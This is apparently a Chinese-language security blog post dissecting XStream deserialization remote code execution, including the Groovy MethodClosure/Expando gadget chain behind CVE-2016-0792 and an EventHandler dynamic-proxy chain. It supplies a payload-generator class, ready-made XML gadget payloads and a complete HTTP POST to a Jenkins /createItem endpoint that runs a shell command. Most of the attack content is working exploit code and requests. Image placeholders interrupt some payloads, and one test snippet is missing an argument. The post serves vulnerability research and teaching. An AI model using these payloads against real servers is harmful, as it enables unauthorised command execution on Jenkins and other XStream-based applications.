**0x00 XStream组件功能**

*XStream可以轻易的将Java对象和xml文档相互转换，而且可以修改某个特定的属性和节点名称，而且也支持json的转换。*

**值得注意的是：**

* 它转换对象时，不需要对象继承Serializable接口。 这极大的方便了反序列化攻击。

XStream简单序列化代码如下：

@Test

public void testWriter()

{

     Person person = new Person();

     //Set the properties using the setter methods

     //Note: This can also be done with a constructor.

     //Since we want to show that XStream can serialize

     //even without a constructor, this approach is used.

     person.setName("Jack");

     person.setAge(18);

     person.setAddress("whu");

     //Serialize the object

     XStream xs = new XStream();

     //Write to a file in the file system

     try {

         String filename = "./person.txt";

         FileOutputStream fs = new FileOutputStream(filename);

         xs.toXML(person, fs);

     } catch (FileNotFoundException e1) {

         e1.printStackTrace();

     }

}

可以看到，XStream可以很方便地java对象转换为xml文件，生成文件如下：

<model.Person>

  <name>Jack</name>

  <age>18</age>

  <address>whu</address>

</model.Person>

亦可方便的将xml文件反序列化为java对象:

@Test

public void testReader()

{

    XStream xs = new XStream(new DomDriver());

    Person person = new Person();

    try {

        String filename = "./person.txt";

        File file = new File(filename);

        FileInputStream fis = new FileInputStream(filename);

        //System.out.println(filename);

        System.out.println(FileUtils.readFileToString(file));

        xs.fromXML(fis, person);

        //print the data from the object that has been read

        System.out.println(person.toString());

    } catch (FileNotFoundException ex) {

        ex.printStackTrace();

    } catch (IOException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

    }

}

## 0x01 Groovy-CVE-2015-3253漏洞(影响范围1.7.0-2.4.3)

使用了XStream库的应用有很多，Jenkins是其中一个，于是就有了CVE-2016-0792。而这个CVE使用了Groovy进行payload攻击。即：CVE-2016-0792的攻击方式。详细分析请看参考资料1，分析的非常好。

下面是我简要调试梳理的简要过程：

### 1.发现Sink

对于一个漏洞利用，必然有一个敏感的Sink。它可以类或者函数等，它的作用是执行命令或者读写文件等敏感操作。可以被攻击者所利用，去做一些事情。这个漏洞的Sink就是一个MethodClosure闭包类：

/\*\*

\* Represents a method on an object using a closure which can be invoked

\* at any time

\*

\*/

public class MethodClosure extends Closure {

    private String method;

    public MethodClosure(Object owner, String method) {//构造函数，传入对象和方法名。

        super(owner);

        this.method = method;

        final Class clazz = owner.getClass()==Class.class?(Class) owner:owner.getClass();

        maximumNumberOfParameters = 0;

        parameterTypes = new Class [0];

        List<MetaMethod> methods = InvokerHelper.getMetaClass(clazz).respondsTo(owner, method);

        for(MetaMethod m : methods) {

            if (m.getParameterTypes().length > maximumNumberOfParameters) {

                Class[] pt = m.getNativeParameterTypes();

                maximumNumberOfParameters = pt.length;

                parameterTypes = pt;

            }

        }

    }

    public String getMethod() {

        return method;

    }

    protected Object doCall(Object arguments) {

        return InvokerHelper.invokeMethod(getOwner(), method, arguments);//调用任意对象(owner)的任意方法(method)。

    }

    public Object getProperty(String property) {

        if ("method".equals(property)) {

            return getMethod();

        } else  return super.getProperty(property);

    }

}

看一下类的描述，可以知道是可以使用其调用对象的方法，并且继承了Closure类。而其doCall方法，它直接使用反射机制调用了我们的任意对象方法。并且对象和方法名都是我们可以通过构造函数传入的。继续看父类(Closure)：

public V call() {

    final Object[] NOARGS = EMPTY\_OBJECT\_ARRAY;

    return call(NOARGS);

}

@SuppressWarnings("unchecked")

public V call(Object... args) {

    try {

        return (V) getMetaClass().invokeMethod(this,"doCall",args);

    } catch (InvokerInvocationException e) {

        ExceptionUtils.sneakyThrow(e.getCause());

        return null; // unreachable statement

    }  catch (Exception e) {

        return (V) throwRuntimeException(e);

    }

}

调用父类(Closure)的call方法即可自动调用子类的doCall方法。于是，如下代码即可执行弹出计算器：

MethodClosure(new java.lang.ProcessBuilder("calc"), "start");

methodClosure.call();

**说明：**

* 无法控制方法的参数（args)，只能通过调用call(参数)来实现，因此利用的局限性比较大。只能找寻一个对象具有无参方法，来进行利用。

### 2.自动触发

在Expando类中，发现了Closure.call方法的调用。而且是在hashCode方法中：

/\*\*

\* This allows hashCode to be overridden by a closure <i>field</i> method attached

\* to the expando object.

\*

\* @see java.lang.Object#hashCode()

\*/

public int hashCode() {

    Object method = getProperties().get("hashCode");

    if (method != null && method instanceof Closure) {

        // invoke overridden hashCode closure method

        Closure closure = (Closure) method;

        closure.setDelegate(this);

        Integer ret = (Integer) closure.call();//调用危险方法

        return ret.intValue();

    } else {

        return super.hashCode();

    }

}

现在只要想办法进行自动调用hashCode方法即可：

这里用到了Map数据结构的特性：

*Map是一种key-value类型的数据结构，所以Map集合不允许有重复key。  
所以每次在往集合中添加键值对时会去判断key是否相等，那么在判断是否相等时会调用key的hashCode方法。*

注：hashCode方法是返回一个独一无二的hash值(int型)，去代表这个唯一对象。如果返回值相等，则说明两个对象一样。

于是，我们只需要反序列化一个Map对象即可，然后像里面put构造好的恶意key。可以看到常用的HashMap类中，即存在调用hashCode方法：

public V put(K key, V value) {

    if (key == null)

        return putForNullKey(value);

    int hash = hash(key.hashCode());  // 调用key的hashCode方法

    int i = indexFor(hash, table.length);

    for (Entry<K,V> e = table[i]; e != null; e = e.next) {

        Object k;

        if (e.hash == hash && ((k = e.key) == key || key.equals(k))) {

            V oldValue = e.value;

            e.value = value;

            e.recordAccess(this);

            return oldValue;

        }

    }

    modCount++;

    addEntry(hash, key, value, i);

    return null;

}

于是有了以下测试自动触发的程序：

@Test

public void testExploit()

{

    Map map = new HashMap<Expando, Integer>();

    Expando expando = new Expando();

    MethodClosure methodClosure = new MethodClosure(new java.lang.ProcessBuilder("calc"), "start");

    //methodClosure.call();

    expando.setProperty("hashCode", );

    map.put(expando, 123);

}

 这样即可顺利弹出计算器。



## 0x02 XStream反序列化触发及生成payload

首先通过以上测试代码，可以得到一个执行链，使用上述分析生成payload，我还是进行封装了下，可以使用如下代码：

public class PayloadGeneration {

    public static String generateExecPayload(String cmd) throws Exception

    {

        Map map = new HashMap<Expando, Integer>();

        Expando expando = new Expando();

        MethodClosure methodClosure = new MethodClosure(new java.lang.ProcessBuilder(cmd), "start");

        //methodClosure.setDelegate(expando);

        //以免抛出异常，暂且将hashCode换个name。

        expando.setProperty("generation\_hashCode", methodClosure);

        map.put(expando, 123);

        //Serialize the object

        XStream xs = new XStream();

        String payload =  xs.toXML(map).replace("generation\_hashCode", "hashCode");

        return payload;

    }

}

上述代码，可以返回一个String类型的xml格式payload，代表之前生成的对象。将字符串写到文件中，即可看到生成的payload：

<map>

  <entry>

    <groovy.util.Expando>

      <expandoProperties>

        <entry>

          <string>hashCode</string>

          <org.codehaus.groovy.runtime.MethodClosure>

            <delegate class="java.lang.ProcessBuilder">

              <command>

                <string>calc</string>

              </command>

              <redirectErrorStream>false</redirectErrorStream>

            </delegate>

            <owner class="java.lang.ProcessBuilder" reference="../delegate"/>

            <resolveStrategy>0</resolveStrategy>

            <directive>0</directive>

            <parameterTypes/>

            <maximumNumberOfParameters>0</maximumNumberOfParameters>

            <method>start</method>

          </org.codehaus.groovy.runtime.MethodClosure>

        </entry>


      </expandoProperties>

    </groovy.util.Expando>


    <int>123</int>

  </entry>

</map>

使用简单的读取操作，然后单步调试，即可看到：  
在XStream反序列过程中，正好对于Map的处理存在put操作，默认即为使用HashMap实现类。这是跟踪调试payload到最后的代码时的情况：  


当XStream处理到map.put(expando, 123)操作时，即执行calc命令。弹出计算机，测试结果为：



## 0x03 动态代理payload

直接看代码：

@Test

public void testDynamicProxyExploit()

{

    Set<Comparable> set = new TreeSet<Comparable>();

    set.add("foo");

    set.add(EventHandler.create(Comparable.class, new ProcessBuilder("calc"), "start"));

}

这段代码只有两行，运行后，即可执行calc命令，弹出计算器。详细来源请看参考资料3。

* 首先，我们了解到TreeSet这个数据结构是有序排列的。

*如果我们自己定义的一个类的对象要加入到TreeSet当中，那么这个类必须要实现Comparable接口。*

通过实现Comparable接口的compareTo方法，来进行对象比较操作。而我们正是传入了Comparable接口，有了compareTo方法。

* 这里使用了java.beans.EventHandler这个对象，它实现了InvocationHandler接口，可用于动态代理。

它在这里代理了Comparable接口，对其的所有方法操作，均转换为执行EventHandler的invoke方法。  
说明：

* **XStream不需要对象继承Serializable接口**的特性，再次发挥了作用。这里EventHandler依然没有实现序列化接口。

跟踪源码，可以看到其调用任意对象方法的过程，这里不赘述。记住java有这么个好用的类即可。

然而，XStream在这个payload出现后，对EventHandler进行特殊检查，新版本的XStream无法使用。

给出payload：

<sorted-set>

  <string>foo</string>

  <dynamic-proxy>

    <interface>java.lang.Comparable</interface>

    <handler class="java.beans.EventHandler">

      <target class="java.lang.ProcessBuilder">

        <command>

          <string>calc</string>

        </command>

      </target>

      <action>start</action>

    </handler>

  </dynamic-proxy>

</sorted-set>

新版本需要显式反序列化以上payload，才能成功执行命令，代码如下：

@Test

public void testExplicitlyConvertEventHandler() {

    //XStream xs = new XStream(new DomDriver());

    Person person = new Person();

    XStream xstream = new XStream();

    xstream.registerConverter(new ReflectionConverter(xstream.getMapper(), xstream.getReflectionProvider(), EventHandler.class)); //显式反序列化

    //xstream.fromXML(xml);

    //assertEquals(0, BUFFER.length());

    //array[0].run();

    //assertEquals("Executed!", BUFFER.toString());

    try {

        String filename = "./dynamic\_exploit.xml";

        File file = new File(filename);

        FileInputStream fis = new FileInputStream(filename);

        //System.out.println(filename);

        System.out.println(FileUtils.readFileToString(file));

        xstream.fromXML(fis, person);

        //print the data from the object that has been read

        //System.out.println(person.toString());

    } catch (FileNotFoundException ex) {

        ex.printStackTrace();

    } catch (IOException e) {

        // TODO Auto-generated catch block

        e.printStackTrace();

    }

}

## 0x04 Jenkins利用

Jenkins满足以上两个漏洞产生条件：

* 使用了XStream和Groovy
* 存在使用XStream反序列化的接口

于是，就有了漏洞攻击，简单来看payload，即可明白：

使用payload\_1:

POST /createItem?name=foo HTTP/1.1

Host: 10.10.10.135:8080

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://10.10.10.135:8080/newJob

Cookie: JSESSIONID.51669330=2ma9elc96wwk16e4k07sq0ri9; screenResolution=1440x900

Connection: keep-alive

Content-Type: text/xml

Content-Length: 935

<map>

  <entry>

    <groovy.util.Expando>

      <expandoProperties>

        <entry>

          <string>hashCode</string>

          <org.codehaus.groovy.runtime.MethodClosure>

            <delegate class="java.lang.ProcessBuilder">

              <command>

                <string>touch</string>

        <string>/home/angelwhu/tmp/pwned</string>

              </command>

              <redirectErrorStream>false</redirectErrorStream>

            </delegate>

            <owner class="java.lang.ProcessBuilder" reference="../delegate"/>

            <resolveStrategy>0</resolveStrategy>

            <directive>0</directive>

            <parameterTypes/>

            <maximumNumberOfParameters>0</maximumNumberOfParameters>

            <method>start</method>

          </org.codehaus.groovy.runtime.MethodClosure>

        </entry>



      </expandoProperties>

    </groovy.util.Expando>

    <int>123</int>

  </entry>

</map>



对于payload\_2，我试了下，并没有成功。会抛出异常。报错，不支持<dynamic-proxy>:

Caused by: com.thoughtworks.xstream.converters.ConversionException: <dynamic-proxy> not supported

## 0x05 参考及源码

<http://drops.wooyun.org/papers/13243>  
<https://www.contrastsecurity.com/security-influencers/serialization-must-die-act-2-xstream?platform=hootsuite>  
<http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/>  
<https://github.com/angelwhu/XStream_unserialization>